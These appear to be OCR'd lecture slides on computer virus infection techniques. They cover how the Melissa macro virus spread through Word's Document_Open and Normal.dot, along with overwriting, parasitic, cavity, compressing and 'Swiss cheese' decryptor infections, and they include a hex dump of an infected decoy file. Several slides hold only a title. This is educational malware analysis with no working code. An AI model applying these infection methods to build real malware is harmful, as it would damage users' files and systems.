
# Intrusive Viruses: Melissa

- Melissa resided in a word doc
  - Its code was located in the Document_Open() subroutine which is executed when a user opens a document.
  - To infect other documents, Melissa copied itself to the victims Normal.dot file . This file is processed when the application starts itself and has the the template for all blank docs.
  - Melissa also copied itself to the Document_Close() routine => Virus's code was automatically inserted into every document that the victim saved during the session


# Intrusive Viruses: Overwriting Infection Technique

- Virus opens the target file for writing as it would open a regular data file and then save a copy of itself to the file.
- Host file could be completely destroyed in the process
- When victim attempts to launch the file, it launches the virus instead


# Random Overwriting Virus




# Classic Parasitic Virus




# Cavity Virus



# Compressing Virus



# Embedded Decryptor Technique
## aka Swiss Cheese Infection




# Swiss Cheese Infection Contd…

Easiest way to analyze is using a special decoy file filled with a constant pattern such as 0x41("A"). After test infection, the overwritten parts stand out.

```
41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 2E FD 16-2E F9 FB 36 E9 77 FD 41   AAAAA......6.w.A
41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41-41 3E 2E BB 88 14 2E F9   AAAAAAAAA>......
EB 9B 41 41 41 41 41 41-41 41 41 41 41 41 41 41   ..AAAAAAAAAAAAAA
```

